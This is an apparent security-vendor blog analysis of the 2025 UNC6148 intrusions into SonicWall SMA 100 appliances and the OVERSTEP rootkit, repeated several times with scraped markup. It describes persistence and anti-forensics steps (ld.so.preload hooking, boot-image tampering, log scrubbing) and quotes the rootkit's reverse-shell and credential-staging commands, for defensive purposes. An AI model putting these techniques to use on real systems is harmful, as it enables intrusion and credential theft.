
Within that session they got a shell, installed a user-mode rootkit that Google's Threat Intelligence Group (GTIG) named OVERSTEP, made it survive reboots by editing the boot image, and cleared the logs. GTIG published the case on 16 July 2025 and gave the actor a name: UNC6148. This write-up follows each step, then lists what an owner has to rotate and check. Patching doesn't cover those, because the attacker's way back in was a password, not a bug.
"},{"id":147835,"block_type":"screenshot","html":"The firmware was current at every step after the first. The admin password wasn't changed at any of them."},{"id":147836,"block_type":"heading_h2","html":"
The timeline
"},{"id":147837,"block_type":"code","html":"
text
SonicWall SMA 100 and UNC6148, 2023-2025 (GTIG, SonicWall, CISA KEV, Arctic Wolf)\n\nlate 2023 Truesec: SMA intrusion with the "wafxSummary" tool\n (GTIG: OVERSTEP is "a direct evolution" of it)\nMar 2024 dfir.ch: SMA entered through CVE-2021-20039, later Abyss ransomware\nOct 2024 on UNC6148 activity and possible scanning\nJan 2025 network data suggests the victim's admin credentials were taken\n "as early as January 2025"\nJan-Apr 2025 Arctic Wolf: separate credential-access campaign against SMA 100\n16 Apr 2025 CVE-2021-20035 added to CISA KEV\n1 May 2025 CVE-2024-38475 and CVE-2023-44221 added to KEV\nJune 2025 admin SSL VPN login with stolen credentials, reverse shell,\n OVERSTEP installed; appliance on 10.2.1.15-81sv (latest)\n16 Jul 2025 GTIG report; SonicWall moves SMA 100 end of support\n from 1 Oct 2027 to 31 Dec 2025\n23 Jul 2025 CVE-2025-40599 (authenticated file upload, CVSS 9.1) fixed in\n 10.2.2.1-90sv\nlate Aug 2025 end of support moved again, to 31 Oct 2025\n22 Sep 2025 10.2.2.2-92sv: "the capability to remove known rootkit malware"\n31 Oct 2025 SMA 100 end of support (KB: "reached end-of-support on November 1")
GTIG could not find, on the victim's appliance, how the administrator password was stolen. It says with high confidence that a known vulnerability was used before the box was updated, and names the candidates. They differ in what they hand over:
"},{"id":147840,"block_type":"code","html":"
text
CVE What it is CVSS 3.1 In CISA KEV Named by GTIG\nCVE-2021-20038 unauthenticated stack overflow, code exec 9.8 28 Jan 2022 yes\nCVE-2021-20035 authenticated command injection 6.5* 16 Apr 2025 yes\nCVE-2021-20039 authenticated command injection 8.8 no yes\nCVE-2024-38475 Apache mod_rewrite path traversal: 9.1 1 May 2025 yes\n can read temp.db and persist.db\nCVE-2025-32819 authenticated file deletion: can reset the 8.8 no yes\n built-in admin password\nCVE-2023-44221 admin command injection 7.2 1 May 2025 only as part of a\n published chain\n\n* NVD; SonicWall and Arctic Wolf cite 7.2 after the April 2025 rescore
"},{"id":147841,"block_type":"paragraph","html":"
The interesting one is CVE-2024-38475. GTIG calls it "an attractive target": read access to two database files, temp.db and persist.db, which hold the appliance's credentials, session tokens and OTP seeds. An OTP seed is the secret behind a user's authenticator codes. Whoever has it can generate the same six digits as the user's phone, indefinitely, until someone re-enrolls that user. GTIG could not confirm this was the route used. It also checked infostealer logs for the victim's credentials and found nothing.
"},{"id":147842,"block_type":"paragraph","html":"
Work out the gap for this victim: credentials possibly taken in January 2025, used in June 2025. That is up to five months in which the owner could have patched (and did: the box was on the latest firmware) without changing anything the attacker held.
The re-entry was an ordinary SSL VPN session as the local administrator, from 193.149.180.50, a rented virtual server (BitLaunch). Earlier VPN sessions from the same address were seen in May and June. To the appliance this looks like an admin logging in from a hosting network: a valid password, and a valid code if OTP was on and the seed had been stolen.
"},{"id":147845,"block_type":"paragraph","html":"
This is the step a patch can't touch. Every firmware update in the timeline above fixes code. None of them changes the admin password or the OTP seeds stored on the box.
An SMA 100 admin session gives a web console, not a command line. GTIG writes that a reverse shell "should not be possible by design", and that neither Mandiant nor SonicWall's PSIRT could find how the attacker opened one. GTIG's view, at moderate confidence, is an unknown flaw usable after sign-in. What it did see: the attacker exported and imported the appliance's settings, and new network access rules for the attacker's own IP addresses appeared. GTIG suggests the settings file may have been edited offline before it was imported.
"},{"id":147848,"block_type":"paragraph","html":"
For a defender, the takeaway is the order of events. An admin login from a hosting provider, followed by a settings export and import outside a maintenance window, is worth an alert on its own.
Step 4: OVERSTEP goes in, below the tools you would use to look
"},{"id":147850,"block_type":"paragraph","html":"
With a shell, the attacker decoded the payload to /cf/xxx.elf, moved it to /usr/lib/libsamba-errors.so.6, wrote that path into /etc/ld.so.preload and back-dated the file's timestamps. ld.so.preload tells the Linux loader to load a library into every program that starts. So from then on, every process on the appliance had OVERSTEP inside it.
"},{"id":147851,"block_type":"paragraph","html":"
OVERSTEP is a 32-bit x86 shared object written in C. It hooks five standard library calls and uses them to hide:
"},{"id":147852,"block_type":"code","html":"
text
Hooked call What OVERSTEP does with it\nopen, open64 refuses to let any process open /etc/ld.so.preload\nreaddir, readdir64 drops its own .so file, ld.so.preload and the /proc\n entries of bash, sh and ssh from directory listings\nwrite reads the first 1024 bytes of every write for a command\n (see step 6)\n(on load) sets the immutable flag on /etc/ld.so.preload
"},{"id":147853,"block_type":"paragraph","html":"
That is why GTIG's first piece of advice is not to inspect a live appliance. ls, cat and ps on the box all run with OVERSTEP loaded and show what it lets them show. Evidence has to come from a disk image read on another machine.
Step 5: surviving a reboot by editing the boot image
"},{"id":147855,"block_type":"paragraph","html":"
The SMA 100 boots from a compressed ramdisk (INITRD.GZ), so a file dropped into the running system disappears on restart. The attacker modified the bootCurrentFirmware function in /etc/rc.d/rc.fwboot so that, on every boot, it:
"},{"id":147856,"block_type":"paragraph","html":"
1. unpacks /cf/firmware/current/INITRD.GZ and loop-mounts it on a directory named zzz; 2. copies the rootkit and an ld.so.preload entry into it; 3. repacks the image and back-dates it to match the kernel file BZIMAGE; 4. soft-reboots into the edited image with kexec.
"},{"id":147857,"block_type":"paragraph","html":"
A plain reboot therefore brings OVERSTEP back. SonicWall's own clean-up only arrived in 10.2.2.2-92sv on 22 September 2025, which added "the capability to remove known rootkit malware". On the SMA 500v virtual appliance SonicWall's advice was a full rebuild: back up the configuration, deploy a fresh OVA, restore.
Step 6: commands through the web server's log, and the logs cleaned
"},{"id":147859,"block_type":"paragraph","html":"
OVERSTEP has no listening port. It watches what processes write. The appliance's web server writes every request line to its log, so a request with the right text in its query string, for example a path ending ?q=dobackshell..., reaches OVERSTEP's write hook. GTIG documented two commands:
"},{"id":147860,"block_type":"code","html":"
text
Command Effect\ndobackshell <ip> <port> opens a bash reverse shell to the attacker\ndopasswords <name> packs into a .tgz in the public web folder:\n /tmp/temp.db\n /etc/EasyAccess/var/conf/persist.db\n /etc/EasyAccess/var/cert\n (chmod 777, ready to download)
"},{"id":147861,"block_type":"paragraph","html":"
dopasswords is the persistence plan in one command: it collects exactly what the attacker needed to get back in after a clean-up (credentials, OTP seeds, certificates and their private keys) and leaves it where the web server will hand it out. When running as root, OVERSTEP also deletes matching lines from httpd.log, http_request.log and inotify.log with sed -i.
"},{"id":147862,"block_type":"paragraph","html":"
GTIG saw beaconing but "did not identify notable post-compromise activities" on this victim. It found one link to extortion: traffic from an SMA tied to an organisation that was posted on the "World Leaks" leak site in June 2025 (GTIG "cannot rule out coincidental overlap"), and overlap with earlier SMA intrusions that ended in Abyss ransomware. It gave no victim count, and said the campaign "extends beyond the incidents GTIG directly investigated".
Gateway case What came back after patching What it took to end it\nCitrix Bleed 2023 stolen session tokens, still valid kill every session\nIvanti Connect Secure 2024 web shells, tampered files factory reset, rebuild\nFortiGate 2025 a symlink left by the exploit (read-only) new firmware + rotate\nSonicWall SMA 100 2025 the admin password and OTP seeds rotate every credential,\n taken months earlier re-enroll OTP, reissue certs
On the day of GTIG's report, SonicWall moved the SMA 100 end of support from 1 October 2027 to 31 December 2025, and in late August moved it again to 31 October 2025. The arithmetic for an owner:
"},{"id":147868,"block_type":"code","html":"
text
SMA 100 end of support date time left from 16 Jul 2025\noriginal 1 Oct 2027 807 days\nannounced 16 Jul 2025 31 Dec 2025 168 days\nannounced late Aug 2025 31 Oct 2025 107 days\n\nrootkit-removal firmware (10.2.2.2-92sv) 22 Sep 2025 39 days before end of support\nsupport cut short by 23 months
"},{"id":147869,"block_type":"paragraph","html":"
After that, no more firmware or hardware replacements (a single license-only 10.2.2.4 update aside). An SMA 100 still running today gets no fix for whatever is found next, which is the strongest reason to replace it rather than clean it.
1. Assume the credentials are gone. Reset every local and directory user's password, including the built-in admin, and re-enroll OTP for every user and admin: an old seed keeps producing valid codes. SonicWall added the OTP re-binding advice to its CVE-2024-38475 notice. 2. Revoke and reissue every certificate whose private key was on the box (/etc/EasyAccess/var/cert), and change any LDAP/RADIUS bind password the appliance used. 3. Check from outside the box. On a disk image (SonicWall support can help image a physical unit): an /etc/ld.so.preload larger than 2 bytes, unexpected files in /cf or in the INITRD's /usr/lib, a changed rc.fwboot, odd timestamps under /cf/firmware/. 4. Search logs kept off the appliance (a syslog server, a reverse proxy or firewall in front) for dobackshell or dopasswords in URLs, admin VPN logins from hosting networks, "Current settings exported/imported" and "Clear all logs manually" events, and outbound connections from the SMA to 193.149.180.50, 64.52.80.80 or 193.149.176.230. 5. Replace it. Support ended on 31 October 2025. Move the users to a supported product, and rotate again on the new one: carrying the old passwords across is how it starts over.
"},{"id":147873,"block_type":"paragraph","html":"
GTIG's published hashes for comparison: OVERSTEP b28d57269fe4cd90d1650bde5e9056116de26d211966262e59359d0e2a67d473, modified rc.fwbootf0e0db06ca665907770e2202957d3eccd5a070acac1debaf0889d0d48c10e149.
1. After every exploited bug, rotate, don't just patch. Treat "we were on a vulnerable version while it was being exploited" as "our stored passwords, sessions and seeds may be copied". 2. No shared local admin on the public interface. Disable remote management on the outside interface and give admins named accounts, so a login from a hosting provider stands out. 3. Ship logs off the box as they're written. OVERSTEP scrubbed the local copies; it can't scrub a syslog server. 4. Know when your device's KEV list grows. The osec Firmware branch check takes an SMA 100 or 1000 version and lists the known-exploited SonicWall CVEs that still apply to it, with the fixed build on that branch. Save it as a watch and you get one email when a new one starts applying.
"},{"id":147876,"block_type":"paragraph","html":"
The same lesson showed up twice more in SonicWall's year. In the Akira ransomware wave against SonicOS firewalls' SSL VPN from late July 2025, SonicWall counted under 40 incidents by 12 August and tied them to CVE-2024-40766 and to passwords carried over unchanged when owners migrated from Gen 6 to Gen 7 firewalls. Arctic Wolf saw access to encryption in as little as 55 minutes, including accounts with OTP enabled. And on 8 October 2025 SonicWall found that the firewall configuration backups of every customer who used its MySonicWall cloud backup had been accessed: secrets encrypted inside, but every one of them worth rotating.
"},{"id":147877,"block_type":"cta","html":"
Every password and OTP seed a gateway stores is one more thing to rotate after a breach. For your own web apps, osec Auth signs people in with an email code, Google or Apple: no passwords kept, nothing to re-enroll, no OAuth setup on your side, free.
In June 2025 someone signed in to a SonicWall SMA 100 remote-access appliance as its local administrator, over the appliance's own SSL VPN. The box was on 10.2.1.15-81sv, the newest firmware SonicWall had shipped. No bug was needed to get in. The attacker already had the password, most likely taken in an earlier break-in, before the owner patched.
\n
Ad
\n
Within that session they got a shell, installed a user-mode rootkit that Google's Threat Intelligence Group (GTIG) named OVERSTEP, made it survive reboots by editing the boot image, and cleared the logs. GTIG published the case on 16 July 2025 and gave the actor a name: UNC6148. This write-up follows each step, then lists what an owner has to rotate and check. Patching doesn't cover those, because the attacker's way back in was a password, not a bug.
\n
The firmware was current at every step after the first. The admin password wasn't changed at any of them.
\n
The timeline
\n
text
SonicWall SMA 100 and UNC6148, 2023-2025 (GTIG, SonicWall, CISA KEV, Arctic Wolf)\n\nlate 2023 Truesec: SMA intrusion with the "wafxSummary" tool\n (GTIG: OVERSTEP is "a direct evolution" of it)\nMar 2024 dfir.ch: SMA entered through CVE-2021-20039, later Abyss ransomware\nOct 2024 on UNC6148 activity and possible scanning\nJan 2025 network data suggests the victim's admin credentials were taken\n "as early as January 2025"\nJan-Apr 2025 Arctic Wolf: separate credential-access campaign against SMA 100\n16 Apr 2025 CVE-2021-20035 added to CISA KEV\n1 May 2025 CVE-2024-38475 and CVE-2023-44221 added to KEV\nJune 2025 admin SSL VPN login with stolen credentials, reverse shell,\n OVERSTEP installed; appliance on 10.2.1.15-81sv (latest)\n16 Jul 2025 GTIG report; SonicWall moves SMA 100 end of support\n from 1 Oct 2027 to 31 Dec 2025\n23 Jul 2025 CVE-2025-40599 (authenticated file upload, CVSS 9.1) fixed in\n 10.2.2.1-90sv\nlate Aug 2025 end of support moved again, to 31 Oct 2025\n22 Sep 2025 10.2.2.2-92sv: "the capability to remove known rootkit malware"\n31 Oct 2025 SMA 100 end of support (KB: "reached end-of-support on November 1")
\n
Step 1: the earlier break-in, and what it took
\n
GTIG could not find, on the victim's appliance, how the administrator password was stolen. It says with high confidence that a known vulnerability was used before the box was updated, and names the candidates. They differ in what they hand over:
\n
text
CVE What it is CVSS 3.1 In CISA KEV Named by GTIG\nCVE-2021-20038 unauthenticated stack overflow, code exec 9.8 28 Jan 2022 yes\nCVE-2021-20035 authenticated command injection 6.5* 16 Apr 2025 yes\nCVE-2021-20039 authenticated command injection 8.8 no yes\nCVE-2024-38475 Apache mod_rewrite path traversal: 9.1 1 May 2025 yes\n can read temp.db and persist.db\nCVE-2025-32819 authenticated file deletion: can reset the 8.8 no yes\n built-in admin password\nCVE-2023-44221 admin command injection 7.2 1 May 2025 only as part of a\n published chain\n\n* NVD; SonicWall and Arctic Wolf cite 7.2 after the April 2025 rescore
\n
The interesting one is CVE-2024-38475. GTIG calls it "an attractive target": read access to two database files, temp.db and persist.db, which hold the appliance's credentials, session tokens and OTP seeds. An OTP seed is the secret behind a user's authenticator codes. Whoever has it can generate the same six digits as the user's phone, indefinitely, until someone re-enrolls that user. GTIG could not confirm this was the route used. It also checked infostealer logs for the victim's credentials and found nothing.
\n
Work out the gap for this victim: credentials possibly taken in January 2025, used in June 2025. That is up to five months in which the owner could have patched (and did: the box was on the latest firmware) without changing anything the attacker held.
\n
Step 2: back in through the front door
\n
The re-entry was an ordinary SSL VPN session as the local administrator, from 193.149.180.50, a rented virtual server (BitLaunch). Earlier VPN sessions from the same address were seen in May and June. To the appliance this looks like an admin logging in from a hosting network: a valid password, and a valid code if OTP was on and the seed had been stolen.
\n
This is the step a patch can't touch. Every firmware update in the timeline above fixes code. None of them changes the admin password or the OTP seeds stored on the box.
\n
Step 3: a shell that "should not be possible"
\n
An SMA 100 admin session gives a web console, not a command line. GTIG writes that a reverse shell "should not be possible by design", and that neither Mandiant nor SonicWall's PSIRT could find how the attacker opened one. GTIG's view, at moderate confidence, is an unknown flaw usable after sign-in. What it did see: the attacker exported and imported the appliance's settings, and new network access rules for the attacker's own IP addresses appeared. GTIG suggests the settings file may have been edited offline before it was imported.
\n
For a defender, the takeaway is the order of events. An admin login from a hosting provider, followed by a settings export and import outside a maintenance window, is worth an alert on its own.
\n
Step 4: OVERSTEP goes in, below the tools you would use to look
\n
With a shell, the attacker decoded the payload to /cf/xxx.elf, moved it to /usr/lib/libsamba-errors.so.6, wrote that path into /etc/ld.so.preload and back-dated the file's timestamps. ld.so.preload tells the Linux loader to load a library into every program that starts. So from then on, every process on the appliance had OVERSTEP inside it.
\n
OVERSTEP is a 32-bit x86 shared object written in C. It hooks five standard library calls and uses them to hide:
\n
text
Hooked call What OVERSTEP does with it\nopen, open64 refuses to let any process open /etc/ld.so.preload\nreaddir, readdir64 drops its own .so file, ld.so.preload and the /proc\n entries of bash, sh and ssh from directory listings\nwrite reads the first 1024 bytes of every write for a command\n (see step 6)\n(on load) sets the immutable flag on /etc/ld.so.preload
\n
That is why GTIG's first piece of advice is not to inspect a live appliance. ls, cat and ps on the box all run with OVERSTEP loaded and show what it lets them show. Evidence has to come from a disk image read on another machine.
\n
Step 5: surviving a reboot by editing the boot image
\n
The SMA 100 boots from a compressed ramdisk (INITRD.GZ), so a file dropped into the running system disappears on restart. The attacker modified the bootCurrentFirmware function in /etc/rc.d/rc.fwboot so that, on every boot, it:
\n
1. unpacks /cf/firmware/current/INITRD.GZ and loop-mounts it on a directory named zzz; 2. copies the rootkit and an ld.so.preload entry into it; 3. repacks the image and back-dates it to match the kernel file BZIMAGE; 4. soft-reboots into the edited image with kexec.
\n
A plain reboot therefore brings OVERSTEP back. SonicWall's own clean-up only arrived in 10.2.2.2-92sv on 22 September 2025, which added "the capability to remove known rootkit malware". On the SMA 500v virtual appliance SonicWall's advice was a full rebuild: back up the configuration, deploy a fresh OVA, restore.
\n
Step 6: commands through the web server's log, and the logs cleaned
\n
OVERSTEP has no listening port. It watches what processes write. The appliance's web server writes every request line to its log, so a request with the right text in its query string, for example a path ending ?q=dobackshell..., reaches OVERSTEP's write hook. GTIG documented two commands:
\n
text
Command Effect\ndobackshell <ip> <port> opens a bash reverse shell to the attacker\ndopasswords <name> packs into a .tgz in the public web folder:\n /tmp/temp.db\n /etc/EasyAccess/var/conf/persist.db\n /etc/EasyAccess/var/cert\n (chmod 777, ready to download)
\n
dopasswords is the persistence plan in one command: it collects exactly what the attacker needed to get back in after a clean-up (credentials, OTP seeds, certificates and their private keys) and leaves it where the web server will hand it out. When running as root, OVERSTEP also deletes matching lines from httpd.log, http_request.log and inotify.log with sed -i.
\n
GTIG saw beaconing but "did not identify notable post-compromise activities" on this victim. It found one link to extortion: traffic from an SMA tied to an organisation that was posted on the "World Leaks" leak site in June 2025 (GTIG "cannot rule out coincidental overlap"), and overlap with earlier SMA intrusions that ended in Abyss ransomware. It gave no victim count, and said the campaign "extends beyond the incidents GTIG directly investigated".
\n
Why patching didn't mean clean, again
\n
text
Gateway case What came back after patching What it took to end it\nCitrix Bleed 2023 stolen session tokens, still valid kill every session\nIvanti Connect Secure 2024 web shells, tampered files factory reset, rebuild\nFortiGate 2025 a symlink left by the exploit (read-only) new firmware + rotate\nSonicWall SMA 100 2025 the admin password and OTP seeds rotate every credential,\n taken months earlier re-enroll OTP, reissue certs
On the day of GTIG's report, SonicWall moved the SMA 100 end of support from 1 October 2027 to 31 December 2025, and in late August moved it again to 31 October 2025. The arithmetic for an owner:
\n
text
SMA 100 end of support date time left from 16 Jul 2025\noriginal 1 Oct 2027 807 days\nannounced 16 Jul 2025 31 Dec 2025 168 days\nannounced late Aug 2025 31 Oct 2025 107 days\n\nrootkit-removal firmware (10.2.2.2-92sv) 22 Sep 2025 39 days before end of support\nsupport cut short by 23 months
\n
After that, no more firmware or hardware replacements (a single license-only 10.2.2.4 update aside). An SMA 100 still running today gets no fix for whatever is found next, which is the strongest reason to replace it rather than clean it.
\n
What breaks each step
\n
If you run, or ran, an SMA 100
\n
1. Assume the credentials are gone. Reset every local and directory user's password, including the built-in admin, and re-enroll OTP for every user and admin: an old seed keeps producing valid codes. SonicWall added the OTP re-binding advice to its CVE-2024-38475 notice. 2. Revoke and reissue every certificate whose private key was on the box (/etc/EasyAccess/var/cert), and change any LDAP/RADIUS bind password the appliance used. 3. Check from outside the box. On a disk image (SonicWall support can help image a physical unit): an /etc/ld.so.preload larger than 2 bytes, unexpected files in /cf or in the INITRD's /usr/lib, a changed rc.fwboot, odd timestamps under /cf/firmware/. 4. Search logs kept off the appliance (a syslog server, a reverse proxy or firewall in front) for dobackshell or dopasswords in URLs, admin VPN logins from hosting networks, "Current settings exported/imported" and "Clear all logs manually" events, and outbound connections from the SMA to 193.149.180.50, 64.52.80.80 or 193.149.176.230. 5. Replace it. Support ended on 31 October 2025. Move the users to a supported product, and rotate again on the new one: carrying the old passwords across is how it starts over.
\n
GTIG's published hashes for comparison: OVERSTEP b28d57269fe4cd90d1650bde5e9056116de26d211966262e59359d0e2a67d473, modified rc.fwbootf0e0db06ca665907770e2202957d3eccd5a070acac1debaf0889d0d48c10e149.
\n
For any VPN or remote-access appliance
\n
1. After every exploited bug, rotate, don't just patch. Treat "we were on a vulnerable version while it was being exploited" as "our stored passwords, sessions and seeds may be copied". 2. No shared local admin on the public interface. Disable remote management on the outside interface and give admins named accounts, so a login from a hosting provider stands out. 3. Ship logs off the box as they're written. OVERSTEP scrubbed the local copies; it can't scrub a syslog server. 4. Know when your device's KEV list grows. The osec Firmware branch check takes an SMA 100 or 1000 version and lists the known-exploited SonicWall CVEs that still apply to it, with the fixed build on that branch. Save it as a watch and you get one email when a new one starts applying.
\n
The same lesson showed up twice more in SonicWall's year. In the Akira ransomware wave against SonicOS firewalls' SSL VPN from late July 2025, SonicWall counted under 40 incidents by 12 August and tied them to CVE-2024-40766 and to passwords carried over unchanged when owners migrated from Gen 6 to Gen 7 firewalls. Arctic Wolf saw access to encryption in as little as 55 minutes, including accounts with OTP enabled. And on 8 October 2025 SonicWall found that the firewall configuration backups of every customer who used its MySonicWall cloud backup had been accessed: secrets encrypted inside, but every one of them worth rotating.
\n
Every password and OTP seed a gateway stores is one more thing to rotate after a breach. For your own web apps, osec Auth signs people in with an email code, Google or Apple: no passwords kept, nothing to re-enroll, no OAuth setup on your side, free.
SonicWall SMA 100 2025: a rootkit on fully patched appliances, put back with stolen admin credentials
In June 2025 someone signed in to a SonicWall SMA 100 remote-access appliance as its local administrator, over the appliance's own SSL VPN. The box was on 10.2.1.15-81sv, the newest firmware SonicWall had shipped. No bug was needed to get in. The attacker already had the password, most likely taken in an earlier break-in, before the owner patched.
Ad
Within that session they got a shell, installed a user-mode rootkit that Google's Threat Intelligence Group (GTIG) named OVERSTEP, made it survive reboots by editing the boot image, and cleared the logs. GTIG published the case on 16 July 2025 and gave the actor a name: UNC6148. This write-up follows each step, then lists what an owner has to rotate and check. Patching doesn't cover those, because the attacker's way back in was a password, not a bug.
The firmware was current at every step after the first. The admin password wasn't changed at any of them.
The timeline
text
SonicWall SMA 100 and UNC6148, 2023-2025 (GTIG, SonicWall, CISA KEV, Arctic Wolf)

late 2023      Truesec: SMA intrusion with the "wafxSummary" tool
               (GTIG: OVERSTEP is "a direct evolution" of it)
Mar 2024       dfir.ch: SMA entered through CVE-2021-20039, later Abyss ransomware
Oct 2024 on    UNC6148 activity and possible scanning
Jan 2025       network data suggests the victim's admin credentials were taken
               "as early as January 2025"
Jan-Apr 2025   Arctic Wolf: separate credential-access campaign against SMA 100
16 Apr 2025    CVE-2021-20035 added to CISA KEV
1 May 2025     CVE-2024-38475 and CVE-2023-44221 added to KEV
June 2025      admin SSL VPN login with stolen credentials, reverse shell,
               OVERSTEP installed; appliance on 10.2.1.15-81sv (latest)
16 Jul 2025    GTIG report; SonicWall moves SMA 100 end of support
               from 1 Oct 2027 to 31 Dec 2025
23 Jul 2025    CVE-2025-40599 (authenticated file upload, CVSS 9.1) fixed in
               10.2.2.1-90sv
late Aug 2025  end of support moved again, to 31 Oct 2025
22 Sep 2025    10.2.2.2-92sv: "the capability to remove known rootkit malware"
31 Oct 2025    SMA 100 end of support (KB: "reached end-of-support on November 1")
Step 1: the earlier break-in, and what it took
GTIG could not find, on the victim's appliance, how the administrator password was stolen. It says with high confidence that a known vulnerability was used before the box was updated, and names the candidates. They differ in what they hand over:
text
CVE              What it is                                  CVSS 3.1  In CISA KEV   Named by GTIG
CVE-2021-20038   unauthenticated stack overflow, code exec   9.8       28 Jan 2022   yes
CVE-2021-20035   authenticated command injection             6.5*      16 Apr 2025   yes
CVE-2021-20039   authenticated command injection             8.8       no            yes
CVE-2024-38475   Apache mod_rewrite path traversal:          9.1       1 May 2025    yes
                 can read temp.db and persist.db
CVE-2025-32819   authenticated file deletion: can reset the  8.8       no            yes
                 built-in admin password
CVE-2023-44221   admin command injection                     7.2       1 May 2025    only as part of a
                                                                                     published chain

* NVD; SonicWall and Arctic Wolf cite 7.2 after the April 2025 rescore
The interesting one is CVE-2024-38475. GTIG calls it "an attractive target": read access to two database files, temp.db and persist.db, which hold the appliance's credentials, session tokens and OTP seeds. An OTP seed is the secret behind a user's authenticator codes. Whoever has it can generate the same six digits as the user's phone, indefinitely, until someone re-enrolls that user. GTIG could not confirm this was the route used. It also checked infostealer logs for the victim's credentials and found nothing.
Work out the gap for this victim: credentials possibly taken in January 2025, used in June 2025. That is up to five months in which the owner could have patched (and did: the box was on the latest firmware) without changing anything the attacker held.
Step 2: back in through the front door
The re-entry was an ordinary SSL VPN session as the local administrator, from 193.149.180.50, a rented virtual server (BitLaunch). Earlier VPN sessions from the same address were seen in May and June. To the appliance this looks like an admin logging in from a hosting network: a valid password, and a valid code if OTP was on and the seed had been stolen.
This is the step a patch can't touch. Every firmware update in the timeline above fixes code. None of them changes the admin password or the OTP seeds stored on the box.
Step 3: a shell that "should not be possible"
An SMA 100 admin session gives a web console, not a command line. GTIG writes that a reverse shell "should not be possible by design", and that neither Mandiant nor SonicWall's PSIRT could find how the attacker opened one. GTIG's view, at moderate confidence, is an unknown flaw usable after sign-in. What it did see: the attacker exported and imported the appliance's settings, and new network access rules for the attacker's own IP addresses appeared. GTIG suggests the settings file may have been edited offline before it was imported.
For a defender, the takeaway is the order of events. An admin login from a hosting provider, followed by a settings export and import outside a maintenance window, is worth an alert on its own.
Step 4: OVERSTEP goes in, below the tools you would use to look
With a shell, the attacker decoded the payload to /cf/xxx.elf, moved it to /usr/lib/libsamba-errors.so.6, wrote that path into /etc/ld.so.preload and back-dated the file's timestamps. ld.so.preload tells the Linux loader to load a library into every program that starts. So from then on, every process on the appliance had OVERSTEP inside it.
OVERSTEP is a 32-bit x86 shared object written in C. It hooks five standard library calls and uses them to hide:
text
Hooked call         What OVERSTEP does with it
open, open64        refuses to let any process open /etc/ld.so.preload
readdir, readdir64  drops its own .so file, ld.so.preload and the /proc
                    entries of bash, sh and ssh from directory listings
write               reads the first 1024 bytes of every write for a command
                    (see step 6)
(on load)           sets the immutable flag on /etc/ld.so.preload
That is why GTIG's first piece of advice is not to inspect a live appliance. ls, cat and ps on the box all run with OVERSTEP loaded and show what it lets them show. Evidence has to come from a disk image read on another machine.
Step 5: surviving a reboot by editing the boot image
The SMA 100 boots from a compressed ramdisk (INITRD.GZ), so a file dropped into the running system disappears on restart. The attacker modified the bootCurrentFirmware function in /etc/rc.d/rc.fwboot so that, on every boot, it:
1. unpacks /cf/firmware/current/INITRD.GZ and loop-mounts it on a directory named zzz; 2. copies the rootkit and an ld.so.preload entry into it; 3. repacks the image and back-dates it to match the kernel file BZIMAGE; 4. soft-reboots into the edited image with kexec.
A plain reboot therefore brings OVERSTEP back. SonicWall's own clean-up only arrived in 10.2.2.2-92sv on 22 September 2025, which added "the capability to remove known rootkit malware". On the SMA 500v virtual appliance SonicWall's advice was a full rebuild: back up the configuration, deploy a fresh OVA, restore.
Step 6: commands through the web server's log, and the logs cleaned
OVERSTEP has no listening port. It watches what processes write. The appliance's web server writes every request line to its log, so a request with the right text in its query string, for example a path ending ?q=dobackshell..., reaches OVERSTEP's write hook. GTIG documented two commands:
text
Command                      Effect
dobackshell <ip> <port>      opens a bash reverse shell to the attacker
dopasswords <name>           packs into a .tgz in the public web folder:
                               /tmp/temp.db
                               /etc/EasyAccess/var/conf/persist.db
                               /etc/EasyAccess/var/cert
                             (chmod 777, ready to download)
dopasswords is the persistence plan in one command: it collects exactly what the attacker needed to get back in after a clean-up (credentials, OTP seeds, certificates and their private keys) and leaves it where the web server will hand it out. When running as root, OVERSTEP also deletes matching lines from httpd.log, http_request.log and inotify.log with sed -i.
GTIG saw beaconing but "did not identify notable post-compromise activities" on this victim. It found one link to extortion: traffic from an SMA tied to an organisation that was posted on the "World Leaks" leak site in June 2025 (GTIG "cannot rule out coincidental overlap"), and overlap with earlier SMA intrusions that ended in Abyss ransomware. It gave no victim count, and said the campaign "extends beyond the incidents GTIG directly investigated".
Why patching didn't mean clean, again
text
Gateway case                What came back after patching             What it took to end it
Citrix Bleed 2023           stolen session tokens, still valid        kill every session
Ivanti Connect Secure 2024  web shells, tampered files                factory reset, rebuild
FortiGate 2025              a symlink left by the exploit (read-only) new firmware + rotate
SonicWall SMA 100 2025      the admin password and OTP seeds          rotate every credential,
                            taken months earlier                      re-enroll OTP, reissue certs
On the day of GTIG's report, SonicWall moved the SMA 100 end of support from 1 October 2027 to 31 December 2025, and in late August moved it again to 31 October 2025. The arithmetic for an owner:
text
SMA 100 end of support                    date          time left from 16 Jul 2025
original                                  1 Oct 2027    807 days
announced 16 Jul 2025                     31 Dec 2025   168 days
announced late Aug 2025                   31 Oct 2025   107 days

rootkit-removal firmware (10.2.2.2-92sv)  22 Sep 2025   39 days before end of support
support cut short by                                    23 months
After that, no more firmware or hardware replacements (a single license-only 10.2.2.4 update aside). An SMA 100 still running today gets no fix for whatever is found next, which is the strongest reason to replace it rather than clean it.
What breaks each step
If you run, or ran, an SMA 100
1. Assume the credentials are gone. Reset every local and directory user's password, including the built-in admin, and re-enroll OTP for every user and admin: an old seed keeps producing valid codes. SonicWall added the OTP re-binding advice to its CVE-2024-38475 notice. 2. Revoke and reissue every certificate whose private key was on the box (/etc/EasyAccess/var/cert), and change any LDAP/RADIUS bind password the appliance used. 3. Check from outside the box. On a disk image (SonicWall support can help image a physical unit): an /etc/ld.so.preload larger than 2 bytes, unexpected files in /cf or in the INITRD's /usr/lib, a changed rc.fwboot, odd timestamps under /cf/firmware/. 4. Search logs kept off the appliance (a syslog server, a reverse proxy or firewall in front) for dobackshell or dopasswords in URLs, admin VPN logins from hosting networks, "Current settings exported/imported" and "Clear all logs manually" events, and outbound connections from the SMA to 193.149.180.50, 64.52.80.80 or 193.149.176.230. 5. Replace it. Support ended on 31 October 2025. Move the users to a supported product, and rotate again on the new one: carrying the old passwords across is how it starts over.
GTIG's published hashes for comparison: OVERSTEP b28d57269fe4cd90d1650bde5e9056116de26d211966262e59359d0e2a67d473, modified rc.fwbootf0e0db06ca665907770e2202957d3eccd5a070acac1debaf0889d0d48c10e149.
For any VPN or remote-access appliance
